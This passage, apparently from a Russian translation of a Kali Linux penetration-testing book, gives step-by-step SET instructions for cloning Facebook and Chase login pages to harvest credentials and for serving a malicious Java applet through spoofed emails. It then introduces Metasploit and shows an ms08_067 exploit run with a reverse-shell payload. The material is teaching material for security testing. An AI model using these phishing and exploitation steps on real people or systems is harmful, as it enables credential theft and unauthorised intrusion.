[-] to harvest credentials or parameters from a website as well as place them in
to a report

--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [172.20.1.85]
]:
```

**Рис. 7.12.** IP-адрес тестовой машины в командной строке

IP-адрес нашей тестовой машины — 172.20.1.85. IP-адрес вашей тестовой машины будет другим. После того как IP будет введен, необходимо указать адрес сайта, который вы хотите клонировать. Мы выбрали <https://www.facebook.com> (рис. 7.13).

```
[+] SET supports both HTTP and HTTPS
[+] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://www.facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...


The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] You may need to copy /var/www/* into /var/www/html depending on where your d
irectory structure is.
Press {return} if you understand what we're saying here.
```

**Рис. 7.13.** Адрес клонируемого сайта

Клонирование сайта займет некоторое время. Когда этот процесс завершится, вы увидите сообщение с просьбой изучить структуру каталогов веб-сервера. В Kali Linux структура по умолчанию — `/var/www/`. Чтобы запустить веб-сервер, нажмите клавишу `Enter`.

Чтобы подтвердить работу клонированного сайта, мы выполнили тест в браузере в KALI, перешли по адресу 127.0.0.1 и своему сетевому IP 172.20.1.85 и подтвердили, что сайт загружен (рис. 7.14).

Как видно из скриншота, SET сообщил о двух тестах, которые мы провели, чтобы подтвердить доступность сайта.



**Рис. 7.14.** Подтверждение загрузки сайта

На данный момент мы успешно настроили нашу платформу взаимодействия, с которой создадим поддельное электронное письмо со ссылкой на нашу систему и отправим эту ссылку на почтовый ящик нашей жертвы. Вашим основным источником будут результаты проведенной ранее разведки. Письмо должно выглядеть так, как будто его отправил человек, хорошо знакомый с целевым объектом. Кроме того, чтобы целевой объект ничего не заподозрил, нужно сохранить стилистику и подписи этого корреспондента.




Многие люди отвечают на электронные письма с мобильных телефонов, и обычно подписи в письмах, отправленных с мобильного, значительно отличаются от таких же подписей в письмах с ноутбука. Например, когда письмо отправлено с ноутбука, в подписи сотрудника компании на ноутбуке указано его полное имя, скажем Джон Уинтер, а при ответе с мобильного телефона написано --J. Вы должны это учитывать.

Вместо того чтобы ориентироваться на нескольких пользователей, у которых есть адрес вашей электронной почты, можно ориентироваться на всех пользователей сети, частью которой вы являетесь. Для этого потребуется выполнить еще несколько шагов и воспользоваться дополнительными инструментами. К этому вопросу мы вернемся в главе 11, при тестировании беспроводного проникновения.

## Вредоносный Java-апплет

Здесь мы используем похожую функцию атаки сбора учетных данных, встроив на этот раз пользовательский апллет Java в страницу, запрашивающую у пользователя права на выполнение. После того как пользователь примет приглашение, полезная нагрузка выполнится и целевая машина подключится к нашему компьютеру, обеспечивая тем самым удаленный доступ.

1. Еще раз запустите инструменты социального инженера. Чтобы выбрать соответствующее меню, в командной строке введите 1. Далее, чтобы выбрать **Website Attack Vectors**, введите 2.
2. Чтобы выбрать вектор атаки 1) **Java Applet Attack** (Атака Java-апплета), введите в командную строку 1 (рис. 7.15).
3. После загрузки мы остановимся на варианте 2) **Site Cloner** (Клонирование сайта), как делали это в предыдущем примере.
4. Вас спросят, используете ли вы переадресацию портов или NAT-enabled. Мы в этом примере введем no, поскольку эти функции настраиваются во внутренней среде.
5. Настройте IP-адрес прослушивателя. SET по умолчанию обнаружит ваш IP и автоматически добавит его в соответствующее поле ввода. От вас требуется просто нажать клавишу Enter.



root@kali: ~

File Edit View Search Terminal Help

ate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set\_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.


The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method  
 2) Metasploit Browser Exploit Method  
 3) Credential Harvester Attack Method  
 4) Tabnabbing Attack Method  
 5) Web Jacking Attack Method  
 6) Multi-Attack Web Method  
 7) Full Screen Attack Method  
 8) HTA Attack Method

99) Return to Main Menu

set:webattack>1

**Рис. 7.15.** Выбор вектора атаки Java Applet Attack



root@kali: ~

File Edit View Search Terminal Help

applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

1) Web Templates  
 2) Site Cloner  
 3) Custom Import

99) Return to Webattack Menu

set:webattack>2

[ - ] NAT/Port Forwarding can be used in the cases where your SET machine is [ - ] not externally exposed and may be a different IP address than your reverse listener.

set> Are you using NAT/Port Forwarding [yes|no]: no

set> IP address or URL (www.ex.com) for the payload listener (LHOST) [192.168.0.183]:

**Рис. 7.16.** Выбираем вариант 2) Site Cloner (Клонирование сайта)

6. Далее вам будет предложено настроить сам апплет Java, используя один из трех вариантов. Мы выберем встроенную функцию (2), которая поставляется с SET. Если вы знаете, как кодировать на Java, введите 3.

```

root@kali: ~
File Edit View Search Terminal Help

set:webattack>2
[-] NAT/Port Forwarding can be used in the cases where your SET machine is
[-] not externally exposed and may be a different IP address than your reverse l
istener.
set> Are you using NAT/Port Forwarding [yes|no]: no
set> IP address or URL (www.ex.com) for the payload listener (LHOST) [192.168.0.
183]:
[----]
Java Applet Configuration Options Below
[----]
Next we need to specify whether you will use your own self generated java applet
, built in applet, or your own code signed java applet. In this section, you hav
e all three options available. The first will create a self-signed certificate i
f you have the java jdk installed. The second option will use the one built into
SET, and the third will allow you to import your own java applet OR code sign t
he one built into SET if you have a certificate.
Select which option you want:
1. Make my own self-signed certificate applet.
2. Use the applet built into SET.
3. I have my own code signing certificate or applet.

Enter the number you want to use [1-3]: 2

```

**Рис. 7.17.** Выбираем нужный вариант настройки апплита

7. После этого SET приступит к созданию апплита. Вам будет предложено ввести IP-адрес целевого сайта для клонирования. Вы наверняка захотите выбрать сайт, которому жертва доверяет и на котором точно примет запрос на запуск Java-апплита. Мы для этого выбрали сайт <https://www.chase.com>. После клонирования SET автоматически добавит апплита Java (рис. 7.18).

```


Enter the number you want to use [1-3]: 2
[*] Okay! Using the one built into SET - be careful, self signed isn't accepted
in newer versions of Java :(
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://www.chase.com

[*] Cloning the website: https://www.chase.com
[*] This could take a little bit...
[*] Injecting Java Applet attack into the newly cloned website.
[*] Filename obfuscation complete. Payload name is: ICWBMytIqlTV
[*] Malicious java applet website prepped for deployment

```


**Рис. 7.18.** Клонирование сайта с автоматическим добавлением апплита

8. Добавьте в апплита полезную нагрузку. В этом примере мы будем использовать вариант 3 (рис. 7.19).



**Рис. 7.19.** Выбираем полезную нагрузку апплета

9. Теперь осталось выбрать порт прослушивания. Мы оставили порт, предлагаемый по умолчанию, — 443 (рис. 7.20).



**Рис. 7.20.** Выбираем порт для прослушивания

Настройка завершена. Подобно credential-harvester, мы можем переслать нашей жертве ссылку по электронной почте. Перед этим следует убедиться, что письмо, в которое встроена ссылка, не вызовет подозрений и жертва щелкнет кнопкой мыши на этой ссылке.

## Резюме

В этой главе мы обсуждали применение приемов социальной инженерии в различных сферах жизни. Тестеры на проникновение могут столкнуться с ситуациями, когда им для получения конфиденциальной информации придется применить психологическую атаку. Так устроено природой, что человек бессилен перед некоторыми видами обмана. Чтобы вы могли лучше понять приемы социальной инженерии, мы перечислили базовые факторы, влияющие на психологию человека (коммуникация, окружающая среда, знания, моральные рамки). Знание этих факторов, в свою очередь, помогает социальному инженеру проработать этапы (сбор информации, выявление уязвимых точек, планирование атаки и выполнение) и методы (подражание, взаимный обмен, влияние авторитета и пр.) атаки в соответствии с характером исследуемого объекта. Затем мы рассказали, как использовать SET для построения и автоматизации психологической атаки через Интернет.

В следующей главе мы обсудим, как с помощью некоторых инструментов и методов использовать выявленные на целевой машине уязвимости.

# 8

# Целевая эксплуатация

*Целевая эксплуатация* — одна из областей, в которой, помимо оценки уязвимостей, выполняется тест на проникновение. Теперь, когда уязвимости найдены, для получения доступа и полного контроля над целевой системой вы можете воспользоваться найденными уязвимостями. В этой главе мы рассмотрим методы и инструменты, используемые для эксплуатации найденных уязвимостей в реальном мире.

- ❑ Мы объясним, на что обратить внимание при исследовании найденных слабых мест, прежде чем трансформировать уязвимость в практический код эксплойта.
- ❑ Мы приведем пример нескольких репозиториев общедоступных эксплойтов и расскажем, как и когда их можно задействовать.
- ❑ Мы расскажем об использовании одного печально известного инструмента с точки зрения оценки цели. Это вам даст четкое представление о том, как пользоваться инструментами для получения доступа к конфиденциальной информации. В разделе «Расширенный инструментарий эксплуатации» вы найдете несколько практических упражнений.
- ❑ В конце главы мы попытаемся кратко описать шаги по созданию простого модуля эксплойта для Metasploit.

Написание кода эксплойта с нуля — трудоемкая и дорогостоящая задача, требующая дополнительных знаний. Облегчить себе работу можно, воспользовавшись общедоступными эксплойтами. Хотя изменение структуры такого эксплойта в соответствии с целевой средой также потребует некоторого опыта. Мы настоятельно рекомендуем вам использовать в ваших испытаниях общедоступные эксплойты, чтобы лучше понять, как написать и запустить собственный код эксплойта.

## Исследование уязвимости

Понимание возможностей конкретного программного или аппаратного продукта может послужить отправной точкой для изучения уязвимостей, возможно существующих в этом продукте. Исследование уязвимостей — задача непростая, и она не решается одним щелчком кнопкой мыши. Следовательно, для проведения анализа безопасности требуется мощная база знаний, определяемая следующими факторами.

- **Навыки программирования.** Для этических хакеров это фундаментальный фактор. Изучение основных концепций и структур, характерных для любого языка программирования, предоставит тестеру преимущество при поиске уязвимостей. Вы должны не только иметь базовые знания о языках программирования, но и разбираться в работе процессоров, системной памяти, буферов, указателей, типов данных, регистров и кэша. Эти понятия реализуемы практически на любом языке программирования, в том числе C/C++, Python, Perl и Assembly.



Чтобы узнать основы написания кода эксплойта из обнаруженной уязвимости, посетите страницу <http://www.phreedom.org/presentations/exploitcode-development/exploit-code-development.pdf>.

- **Инженерный анализ.** Еще одна обширная область для обнаружения уязвимостей, которые могут существовать в электронном устройстве, программном обеспечении или системе, путем анализа функций этого устройства, структур и операций. Цель состоит в том, чтобы вывести код из данной системы без какого-либо предварительного знания о ее внутренней работе; изучить ее на наличие сбойных ситуаций, плохо спроектированных функций и протоколов; проверить граничные условия. Здесь потребуются навыки обратного проектирования, такие как удаление защиты авторских прав из программного обеспечения, аудит безопасности, конкурентная техническая разведка, выявление нарушения патентных прав, способность к взаимодействию, понимание рабочего процесса продукта и получение конфиденциальных данных. Обратное проектирование добавляет два уровня концепции для изучения кода приложения: аудит исходного кода и двоичный аудит. Дизассемблеры и декомпиляторы — два общих типа инструментов, которые могут помочь аудитору в двоичном анализе. Дизассемблеры генерируют код сборки из скомпилированной двоичной программы, в то время как декомпиляторы генерируют код языка высокого уровня из скомпилированной двоичной программы. Однако работа с любым из этих инструментов является довольно сложной и требует знаний и тщательной оценки.
- **Инструментальные средства.** Такие средства, как отладчики, экстракторы данных, затуманиватели, профилировщики, просмотрщики кода, анализаторы потока и мониторы памяти, играют важную роль в процессе обнаружения уязвимостей и обеспечивают согласованную среду для целей тестирования. Объяснение каждой из этих категорий инструментов выходит за рамки данной книги. Тем не менее вы можете найти несколько полезных инструментов, уже присутствующих в Kali Linux. Чтобы вы могли отслеживать последние инструменты разработки обратного кода, мы настоятельно рекомендуем вам посетить онлайн-библиотеку по адресу [http://www.woodmann.com/collaborative/tools/index.php?Category=RCE\\_Tools](http://www.woodmann.com/collaborative/tools/index.php?Category=RCE_Tools).
- **Создание и использование полезной нагрузки.** Это последний шаг в написании кода точки контроля (РоС) для уязвимого элемента приложения, с помощью которого тестер на проникновение может выполнять на целевой машине поль-

зовательские команды. Мы воспользуемся знаниями уязвимых приложений со стадии обратного проектирования и доработаем код оболочки с механизмом кодирования так, чтобы исключить неприемлемые символы, которые могут преждевременно завершить работу эксплойта.

Для выполнения произвольного кода или команды на целевой системе очень важно следовать определенной стратегии, обусловленной типом и классификацией обнаруженной уязвимости. Как профессиональный тестер на проникновение, вы всегда будете искать лазейки, которые приведут к получению доступа оболочки к целевой операционной системе. В одном из следующих разделов главы мы продемонстрируем несколько сценариев с фреймворком Metasploit, в которых покажем, как применить эти методы и инструменты.

## Хранилища уязвимостей и эксплойтов

На протяжении многих лет общество периодически узнавало о ряде найденных в ПО уязвимостей. Некоторые из них были раскрыты с помощью кода эксплойта PoC, но многие до сих пор остаются без внимания. Конкурентная эпоха поиска общедоступных эксплойтов и информации об уязвимостях облегчает тестерам на проникновение быстрый поиск и извлечение наилучшего доступного эксплойта, который подходит для конкретной целевой системной среды. Если у вас есть навыки программирования и четкое понимание архитектуры конкретной ОС, вы можете перенести один тип эксплойта на другой (например, архитектуру Win32 на архитектуру Linux). Мы предоставляем комбинированный набор онлайн-репозиториев, которые могут помочь вам отслеживать любую информацию об уязвимости или ее эксплойт.

Не каждая обнаруженная уязвимость была раскрыта общественности. Часто информация о некоторых уязвимостях сообщается без какого-либо кода эксплойта PoC. А бывает так, что подробная информация об обнаруженной уязвимости не предоставляется вообще. По этой причине многие аудиторы безопасности недрко консультируют сразу несколько интернет-ресурсов.

Ниже представлен список онлайн-баз.

<b>Имя репозитория</b>	<b>Адрес сайта</b>
Bugtraq SecurityFocus	<a href="http://www.securityfocus.com">http://www.securityfocus.com</a>
OSVDB Packet Stormulnerabilities	<a href="https://blog.osvdb.org/">https://blog.osvdb.org/</a>
Packet Storm	<a href="http://www.packetstormsecurity.org">http://www.packetstormsecurity.org</a>
National Vulnerability Database	<a href="http://nvd.nist.gov">http://nvd.nist.gov</a>
IBM ISS X-Force	<a href="https://exchange.xforce.ibmcloud.com/">https://exchange.xforce.ibmcloud.com/</a>
US-CERT Vulnerability Notes	<a href="http://www.kb.cert.org/vuls">http://www.kb.cert.org/vuls</a>
US-CERT Alerts	<a href="http://www.us-cert.gov/cas/techalerts/">http://www.us-cert.gov/cas/techalerts/</a>

*Продолжение ⇝*

*(Продолжение)*

Имя репозитория	Адрес сайта
SecuriTeam	<a href="http://www.securiteam.com">http://www.securiteam.com</a>
Secunia Advisories	<a href="http://secunia.com/advisories/historic/">http://secunia.com/advisories/historic/</a>
CXSecurity.com	<a href="http://cxsecurity.com">http://cxsecurity.com</a>
XSSed XSS-Vulnerabilities	<a href="http://www.xssed.com">http://www.xssed.com</a>
Security Vulnerabilities Database	<a href="http://securityvulns.com">http://securityvulns.com</a>
SEBUG	<a href="http://www.sebug.net">http://www.sebug.net</a>
MediaService Lab	<a href="http://techblog.mediaservice.net">http://techblog.mediaservice.net</a>
Intelligent Exploit Aggregation Network	<a href="http://www.intelligentexploit.com">http://www.intelligentexploit.com</a>

Здесь перечислены только некоторые интернет-ресурсы из множества существующих. Kali Linux поставляется с интегрированной базой данных эксплойтов от Offensive Security. На сегодняшний день это обеспечивает дополнительное преимущество хранения в вашей системе всех архивированных эксплойтов и их дальнейшее использование. Чтобы получить доступ к Exploit-DB, выполните в терминале следующие команды:

```
# cd /usr/share/exploitdb/
# vim files.csv
```

Это откроет полный список эксплойтов, доступных в настоящее время из Exploit-DB по адресу `/usr/share/exploitdb/platforms/directory`.

Данные эксплойты классифицированы в соответствующих подкаталогах на основе типа системы (Windows, Linux, HP-UX, Novell, Solaris, BSD, IRIX, TRU64, ASP, PHP и т. д.). Большинство из них были разработаны с использованием языков программирования C, Perl, Python, Ruby, PHP. Kali Linux уже поставляется с несколькими компиляторами и интерпретаторами, которые поддерживают выполнение этих эксплойтов.

Как извлечь конкретную информацию из списка эксплойтов? Используя мощные команды Bash, вы можете вывести любой текстовый файл для извлечения значимых данных. Для этого воспользуйтесь Searchsploit или введите в консоль команду `cat files.csv | cut -d"," -f3`. Searchsploit начнет извлекать список заголовков эксплойтов из файла `files.csv`. Чтобы узнать основные команды оболочки, обратитесь по адресу <http://tldp.org/LDP/abs/html/index.html>.

## Расширенный инструментарий эксплуатации

По умолчанию в Kali Linux уже загружено несколько лучших и самых передовых инструментов эксплуатации. Одним из них является платформа Metasploit (<http://www.metasploit.com>). Далее мы расскажем о ней более подробно и представим ряд сценариев, которые повысят производительность этого инструмента

и улучшат ваш опыт тестирования на проникновение. Фреймворк разработан на языке программирования Ruby и поддерживает модульность. Эти меры позволяют испытателю на проникновение, обладающему хорошими навыками в программировании, расширить или разработать пользовательские плагины и инструменты.

Архитектура фреймворка разделена на три категории: библиотеки, интерфейсы и модули. В этом упражнении мы сосредоточимся на возможностях различных интерфейсов и модулей. Интерфейсы (консоль, CLI и GUI) в основном обеспечивают внешнюю операционную деятельность при работе с любым типом модулей (эксплойты, полезные нагрузки, вспомогательные устройства и NOP). Каждый из таких модулей имеет свое назначение и функции, характерные для процесса тестирования на проникновение.

- ❑ **Exploit** (Эксплуатация). Этот модуль представляет собой код PoC, разработанный для использования конкретной уязвимости в целевой системе.
- ❑ **Payload** (Полезная нагрузка). Модуль представляет собой вредоносный код, предназначенный для встраивания в эксплойт. Такой вредоносный код может быть самостоятельно скомпилирован для выполнения произвольных команд в целевой системе.
- ❑ **Auxiliaries** (Оснастка). Данные модули представляют собой набор инструментов, разработанных для выполнения сканирования, перехвата и анализа, защиты, снятия отпечатков пальцев и других задач оценки безопасности.
- ❑ **Encoders** (Датчики). Эти модули предназначены для предотвращения обнаружения антивируса, брандмауэра, IDS/IPS и других подобных вредоносных программ путем кодирования полезной нагрузки во время операции проникновения.
- ❑ **No Operation or No Operation Performed (NOP)** (Нет операции или операция не выполняется). Модуль является инструкцией на языке ассемблера, часто добавляемой в код оболочки для выполнения только согласованного фрагмента полезной нагрузки.

Далее мы объясним основное назначение двух известных интерфейсов Metasploit и приведем соответствующие параметры командной строки. Каждый интерфейс имеет свои достоинства и недостатки. Однако мы настоятельно рекомендуем придерживаться консольной версии, поскольку она поддерживает большинство функций платформы.

## MSFConsole

*MSFConsole* – один из самых эффективных внешних интерфейсов, содержащий несколько мощных инструментов. Он позволяет испытателям на проникновение добиться максимальной пользы при эксплуатации уязвимостей. Чтобы получить доступ к MSFconsole, выберите в основном меню Kali Linux

команду Applications ▶ Exploitation Tools ▶ Metasploit (Приложения ▶ Инструменты эксплуатации ▶ Metasploit) или введите в командную строку терминала и выполните следующую команду:

```
# msfconsole
```

Откроется интерфейс интерактивной консоли. Чтобы узнать обо всех доступных командах, введите следующее:

```
msf> help
```

На экране отобразится два набора команд. Один набор будет широко использоваться в фреймворке, а другой набор представляет собой специальные команды для программно-аппаратной части базы данных, в которой хранятся параметры оценки и результаты. Инструкции о других параметрах использования можно получить с помощью команды `-h`, следующей за командой `core`. Рассмотрим команду `show`:

```
msf> show -h
[*] Valid parameters for the "show" command are: all, encoders, nops,
exploits, payloads, auxiliary, plugins, options
[*] Additional module-specific parameters are: advanced, evasion,targets,
actions
```

Эта команда обычно применяется для отображения или всех модулей, или доступных модулей данного типа. Ниже приведены наиболее часто используемые команды.

- ❑ `show auxiliary` — отобразит все вспомогательные модули.
- ❑ `show exploits` — после введения этой команды вы увидите список всех эксплойтов в рамках исследуемой платформы.
- ❑ `show payloads` — покажет список полезных нагрузок для всех платформ. Однако использование той же команды в контексте выбранного эксплойта приведет к выводу только совместимых полезных нагрузок. Например, полезные нагрузки Windows будут отображаться только с совместимыми с Windows эксплойтами.
- ❑ `show encoders` — команда отобразит список доступных датчиков (энкодеров).
- ❑ `shownops` — с помощью этой команды вы увидите список всех доступных генераторов NOP.
- ❑ `show options` — предназначена для отображения настроек и параметров, доступных для конкретного модуля.
- ❑ `show targets` — команда поможет извлечь список целевых ОС, поддерживаемых конкретным модулем.
- ❑ `show advanced` — предоставит вам больше возможностей для точной настройки выполнения эксплойта.

В следующей таблице мы представили краткий список наиболее часто употребляемых команд. Вы можете использовать каждую из них, вводя в консоль Metasploit.

Команда	Описание
check	Проверяет конкретный эксплойт против вашей уязвимой цели без его использования. Эта команда не поддерживается многими эксплойтами
connectip port	Работает аналогично инструментам Netcat и Telnet
exploit	Запускает выбранный эксплойт
run	Запускает выбранный вспомогательный модуль
jobs	Показывает список всех запущенных фоновых модулей
route add subnet netmasksessionid	Добавляет через скомпрометированный сеанс маршрут с целевого компьютера на компьютер-тестировщик
info module	Отображает подробную информацию о конкретном модуле (Exploit, Auxiliary и т. д.)
setparam value	Настраивает в текущем модуле значение параметра
setgparam value	Позволяет задать значение глобального параметра для фреймворка. Эти параметры будут использоваться всеми эксплойтами и вспомогательными модулями
unsetparam	Команда, обратная команде set. Вы также можете сбросить все переменные сразу, указав unset all
unsetgparam	Позволяет убрать одну или несколько глобальных переменных
sessions	Позволяет показать и завершить целевой сеанс, а также взаимодействовать с ним. Используйте -l для перечисления, -i для взаимодействия с сеансом и -k для его завершения
search string	Предоставляет средство поиска модулей по их именам и описаниям
use module	Выбор конкретного модуля для тестирования на проникновение

В следующих разделах приведены примеры практического применения некоторых из этих команд. Вам важно понять, как они используются с различными наборами модулей фреймворка.

## MSFCLI

Как и интерфейс MSFConsole, CLI работает с различными модулями, которые можно запустить в одном экземпляре. Однако ему не хватает новейших функций автоматизации, которые есть в MSFConsole.

Чтобы запустить msfcli, введите в командной строке терминала следующую команду:

```
# msfcli -x
```

Она отобразит все доступные режимы, аналогичные режимам MSFConsole, а также инструкции, с помощью которых можно вызвать нужный модуль и установить его параметры. Обратите внимание, что все переменные или параметры должны соответствовать условию `param=value`, а вводимые параметры зависят от регистра. Ниже представлен небольшой пример, в котором мы выберем и выполним конкретный экспloit:

```
# msfcli windows/smb/ms08_067_netapi O
[*] Please wait while we load the module tree...
Name      Current Setting  Required  Description
-----  -----  -----  -----
RHOST                yes        The target address
RPORT      445           yes        Set the SMB service port SMBPI
BROWSER               yes        The pipe name to use (BROWSER, SRVSVC)
```

Параметр `O` в конце предыдущей команды указывает платформе на отображение доступных опций для выбранного эксплойта. В следующей команде с помощью параметра `RHOST` мы задаем целевой IP-адрес:

```
# msfcli windows/smb/ms08_067_netapi RHOST=192.168.0.7 P
[*] Please wait while we load the module tree...
Compatible payloads
=====
Name          Description
-----
generic/debug_trap   Generate a debug trap in the target process
generic/shell_bind_tcp Listen for a connection and spawn a command shell
...

```

Теперь, когда мы с помощью параметра `RHOST` установили IP целевой машины, пришло время выбрать согласованную полезную нагрузку и выполнить наш экспloit:

```
# msfcli windows/smb/ms08_067_netapi RHOST=192.168.0.7
LHOST=192.168.0.3 PAYLOAD=windows/shell/reverse_tcp E
[*] Please wait while we load the module tree...
[*] Started reverse handler on 192.168.0.3:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (NX)
[*] Attempting to trigger the vulnerability...
